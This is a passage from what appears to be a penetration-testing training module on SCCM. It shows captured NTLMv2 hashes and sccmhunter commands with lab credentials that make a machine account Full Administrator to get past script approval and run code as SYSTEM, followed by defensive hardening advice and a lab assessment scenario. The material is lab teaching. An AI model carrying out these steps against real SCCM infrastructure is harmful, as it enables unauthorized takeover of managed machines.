[SMB] NTLMv2-SSP Hash     : SERVER-
CLIENT$::LAB:daf32ceafb525124:5AE0C28E40E5BFE4C5EC3CDCDDB3A07A:01010000000
0000080DA01C483ACDA013B6A7AADAD3BE73E00000000020008004900540055005500010001
E00570049004E002D00560034004E00450037003600370030004D00590043000400340057
049004E002D00560034004E00450037003600370030004D00590043002E004900540055005
5002E004C004F00430041004C00030014004900540055002E004C004F00430041004C0
0050014004900540055002E004C004F00430041004C00070008008 0DA01C483ACDA010
```

```
6000400020000000800300030000000000000000000000400000AC33ACB2A278803189F
1A999B1F72A9F8EBB12FAF56C31BA15A02FB9E9C85AFB0A001000000000000000000000000
0000000000090022006300690066007300 2F00310039003200 2E00310036003800 2E00310
02E00380031000000000000000000
[SMB] NTLMv2-SSP Client   : 10.129.230.38
[SMB] NTLMv2-SSP Username : LAB\sccm_naa
[SMB] NTLMv2-SSP Hash     :
sccm_naa::LAB:7c9ecd471a096e11:76576CE6ED016127D01C2295A8E6E4A4:0101000000
00000080DA01C483ACDA01A340CC85D16B996300000000020008004900540055005500010 0
1E00570049004E002D00560034004E00450037003600370030004D00590043000400340057
0049004E002D00560034004E00450037003600370030004D00590043002E00490054005500
55002E004C004F00430041004C0003001400490054005500 55002E004C004F00430041004C
0005001400490054005500 55002E004C004F00430041004C000700080080DA01C483ACDA01
060004000200000008003000300000000000000000000000400000AC33ACB2A278803189
F1A999B1F72A9F8EBB12FAF56C31BA15A02FB9E9C85AFB0A001000000000000000000000000
0000000000090022006300690066007300 2F00310039003200 2E00310036003800 2E0031
002E00380031000000000000000000
...SNIP...
```

It is interesting to note that the NAA has also attempted to authenticate since the machine account failed. If the WebClient service is running on the target machine, it is also possible to obtain HTTP authentication and relay it to the LDAP service on the domain controller to take over the machine.

If the domain controller has a policy that prevents anonymous access to shares, we cannot use this method to host a file. We can use it to get the NTLM request only, as we saw in the above example, but we can also use any shared folder on a domain-joined computer to host the file.

**Note:** This method may take a long time to work; if immediate access is required, it's recommended to use the `Script Deployment` method.

## Script Deployments

In addition to applications, SCCM permits the deployment and execution of PowerShell scripts on any enrolled machines. As an SCCM administrator, we can attempt to deploy a script on a resource. Let's first create a script that will execute the commands `whoami;hostname` and save it on a file named `cmd.txt`:

```
cat cmd.txt
whoami;hostname
```

The module `admin` provides us with many different options; we can learn more about them in the wiki; one of them is the possibility of executing scripts. We will need the `ResourceId` of the target machine, as we previously did. We can enumerate machines within the admin

shell with the option `get_device <device>`, and we can get the `ResourceId` of the device we want to execute commands into:

```
python3 sccmhunter.py admin -u blwasp -p 'Password123!' -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[16:42:47] INFO     [!] Enter help for extra shell commands
() (C:\) >> get_device sccm01
[17:01:38] INFO     ----------------------------------------
 Active: 1
 Client: 1
 DistinguishedName: CN=SCCM01,CN=Computers,DC=lab,DC=local
 FullDomainName: LAB.LOCAL
 IPAddresses: 172.50.0.21
 LastLogonUserDomain: LAB
 LastLogonUserName: sccm_admin
 Name: SCCM01
 OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
 PrimaryGroupID: 515
 ResourceId: 16777220
 ResourceNames: SCCM01.lab.local
 SID: S-1-5-21-2570265163-3918697770-3667495639-1215
 SMSInstalledSites: HTB
 SMSUniqueIdentifier: GUID:BB9B4076-B45A-46DA-8994-D2DAC705BB9A
 ----------------------------------------
```

Now we can attempt to load the `cmd.txt` PowerShell script file on `SRV01` by using the `interact <resourceid>` function followed by `script /path/to/cmd.txt`:

```
python3 sccmhunter.py admin -u rai -p 'Threathunting01' -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[19:31:54] INFO     [!] Enter help for extra shell commands
() C:\ >> interact 16777221
(16777221) (C:\) >> script /home/plaintext/htb/modules/sccm/cmd.txt
[15:04:20] INFO     [+] Updates script created successfully with GUID
8db90420-8acc-44b1-9d9a-6252322293dc.
[15:04:22] INFO     [-] Hierarchy settings do not allow author's to
approve their own scripts. All custom script execution will fail.
[15:04:22] INFO     [*] Try using alternate approval credentials.
[15:04:23] INFO     [+] Script with GUID 8db90420-8acc-44b1-9d9a-
6252322293dc deleted.
```

We encountered an error because, by default, in an SCCM environment, an administrator cannot create and execute a script simultaneously. Another administrator must validate the script before execution. To bypass this restriction, we will use our administrative privileges to promote a user or computer account to `Full Administrator`.

To promote the previously created machine account `PWNED$`, we must have its `SID`, and then we promote it with the option `add_admin <account> <SID>`:

```
(16777221) (C:\) >> get_device PWNED
[19:38:03] INFO     [*] Collecting device...
[19:38:03] INFO     [+] Device found.
[19:38:04] INFO     ----------------------------------------
                    Active: 1
                    Client: 1
                    DistinguishedName: None
                    FullDomainName: None
                    IPAddresses: []
                    LastLogonUserDomain: None
                    LastLogonUserName: None
                    Name: PWNED
                    OperatingSystemNameandVersion: None
                    PrimaryGroupID: None
                    ResourceId: 16777227
                    ResourceNames: PWNED.None
                    SID: S-1-5-21-2570265163-3918697770-3667495639-1218
                    SMSInstalledSites: HTB
                    SMSUniqueIdentifier: GUID:FC0CDB69-7174-4DCA-B21F-
0312BF76FA39
                    ----------------------------------------
(16777221) (C:\) >> add_admin PWNED$ S-1-5-21-2570265163-3918697770-
3667495639-1218
[19:38:28] INFO     Tasked SCCM to add PWNED$ as an administrative user.
[19:38:29] INFO     [+] Successfully added PWNED$ as an admin.
```



The new Full Administrator account can be used as an approval account to approve and execute the script automatically. We must add the options for the alternative user account `-au <account>` and the alternative user account password `-ap <Password>`:

```
python3 sccmhunter.py admin -u blwasp -p 'Password123!' -ip 172.50.0.40 -
au 'PWNED$' -ap ComputerPass123
SCCMHunter v1.0.5 by @garrfoster
[17:11:20] INFO     [!] Enter help for extra shell commands
() C:\ >> interact 16777220
(16777220) (C:\) >> script /home/plaintext/htb/modules/sccm/cmd.txt
[17:11:35] INFO     [+] Updates script created successfully with GUID
913f7b53-2f86-4023-909e-1426dadcd338.
[17:11:36] INFO     [+] Script with guid 913f7b53-2f86-4023-909e-
1426dadcd338 approved.
[17:11:38] INFO     [+] Script with guid 913f7b53-2f86-4023-909e-
1426dadcd338 executed.
[17:11:55] INFO     [+] Got result:
[17:11:55] INFO     nt authority\\system
```

```
 SCCM01
[17:11:57] INFO     [+] Script with GUID 913f7b53-2f86-4023-909e-
1426dadcd338 deleted.
```

## Conclusion

It is important to understand what we can do if we gain access to an account with rights over SCCM infrastructure. We also learned that if we get access to an account with rights on the `SMS` or `SQL` server, we could potentially compromise the SCCM infrastructure.

We encourage students to familiarize themselves with SharpSCCM and sccmhunter and also connect to the SCCM01 service to familiarize with the tool and identify what features they can abuse.

The following section will explore defensive strategies to protect and monitor SCCM infrastructure.

# SCCM Defensive Considerations

## Introduction

Now that we've covered SCCM infrastructure attacks, let's discuss how to prevent and detect them. In this section, we will discuss various considerations when reviewing the security posture of an SCCM infrastructure.



Most attacks we covered in the previous sections depend on weak security settings in the SCCM infrastructure. By properly configuring the SCCM infrastructure, we can significantly reduce the attack surface and minimize the risk if the SCCM infrastructure is compromised. We will cover the configurations that can improve the security posture of the SCCM infrastructure. For more information about Defensive Recommendations, check SharpSCCM wiki.

## Defending Configuration Manager Servers

Implementing security measures to prevent unauthorized access and potential exploitation is crucial for protecting Configuration Manager servers. Proper configuration and maintenance of these servers can mitigate various attack vectors.

- Install hotfix KB15599094 and disable NTLM for client push installation to prevent coercion via client push.
- Utilize Enhanced HTTP and deactivate network access accounts.
- Disable automatic site-wide client push installation and use software update-based installation instead.
- Set a strong PXE boot password to prevent cracking and obtain OSD credentials.

- Disable "F8-Debugging" by unchecking the "Enable command support" option in production PXE boot networks.
- PKI certificates are required for client authentication to prevent rogue device registration.
- Enable multi-factor authentication for SMS Provider calls. Refer to How to enable MFA for SMS Provider calls.
- Avoid using over-privileged credentials (e.g., Domain Admins) for NAA/client push/domain join/task sequences/collection variables.
- Do not enable WebClient on-site systems to prevent coercion via HTTP.
- Avoid managing tier zero assets (e.g., domain controllers) with ConfigMgr or treating ConfigMgr as tier zero.
- Access the ConfigMgr console using accounts in the same tier as the devices on the site.

## Domain/Server

Securing domain controllers and server infrastructure is essential to maintaining the integrity of the SCCM environment. Implementing the following recommendations can help safeguard these critical components.

- SMB signing is required on all site systems to prevent relaying to SMB.
- Enforce LDAP signing or channel binding on domain controllers to prevent relay to LDAP.
- Extended Protection for Authentication (EPA) on AD CS servers is required to prevent a relay to HTTP.
- Disable network access accounts in AD after transitioning ConfigMgr to Enhanced HTTP.
- Disable SeMachineAccountPrivilege/MachineAccountQuota for non-admin users to prevent them from adding computers to the domain.
- Remove Extended Rights assignments from users who do not require this permission to prevent GetLAPSPassword from creating accounts.
- Transition from legacy LAPS to Windows LAPS in Azure with password encryption enabled.

## Database

Securing the SCCM database is critical to protecting sensitive information and maintaining system integrity. Extended protection for authentication (EPA) on the site database is required to enhance database security and prevent relaying to MSSQL. Avoid linking other databases to your site database, especially with DBA privileges. Strong passwords for DBA accounts should also be set to bolster security further.

## Firewall/Network

Proper network segmentation and firewall configurations prevent unauthorized access and limit the attack surface. Block all unnecessary connections to site systems, especially SMB and MSSQL, to reduce coercion via SMB and relay to SMB/MSSQL. Moreover, only authorized administrators can support PXE boot on VLANs, ensuring that only approved personnel can access this function.

## Security

Continuous monitoring and timely response to suspicious activities are crucial in maintaining the security of the SCCM infrastructure. Implement these recommendations to enhance security monitoring:

- Monitor for suspicious activity on-site systems and using site accounts.
- Watch for site system computer accounts authenticating from an IP address that isn't their static IP.
- Track clients, push installation accounts, and authenticate from anywhere other than the primary site server.
- Use canary network access accounts and monitor client push installation accounts authenticating anywhere.
- Ensure legitimate network access accounts authenticate only to distribution points.
- Detect unusual application deployments in the site's Audit Status Messages.

## Conclusion

In conclusion, securing an SCCM infrastructure requires a comprehensive approach that includes proper configuration, continuous monitoring, and adherence to best practices. By following the recommendations outlined in this section, organizations can significantly reduce the risk of attacks and ensure the integrity and security of their SCCM environments. Regularly reviewing and updating security measures will help maintain a robust defense against emerging threats and vulnerabilities.

# Skills Assessment

You have reached the end of the module. Congratulations! It's time to test the knowledge you've acquired.

---

## Scenario

Freighlogistics, a company that delivers customized global freight solutions, has contracted you to conduct a security audit of their systems. They are testing some contractors who installed MSSQL, Exchange, and SCCM, and they need you to verify if it is secure.

For this internal assessment, Freighlogistics has provided you with an account `htb-student` and one target IP. Your task is to enumerate that server, identify any vulnerabilities, and explore possibilities for exploitation of the services that they installed within the network.

---

## Lab

After starting the target machine, please wait for approximately 8 to 10 minutes to ensure that all services have started correctly. Exchange services are high-load and may take longer to load. If you encounter an error while connecting to Outlook Web Access (OWA), please wait and refresh the website until the error is resolved.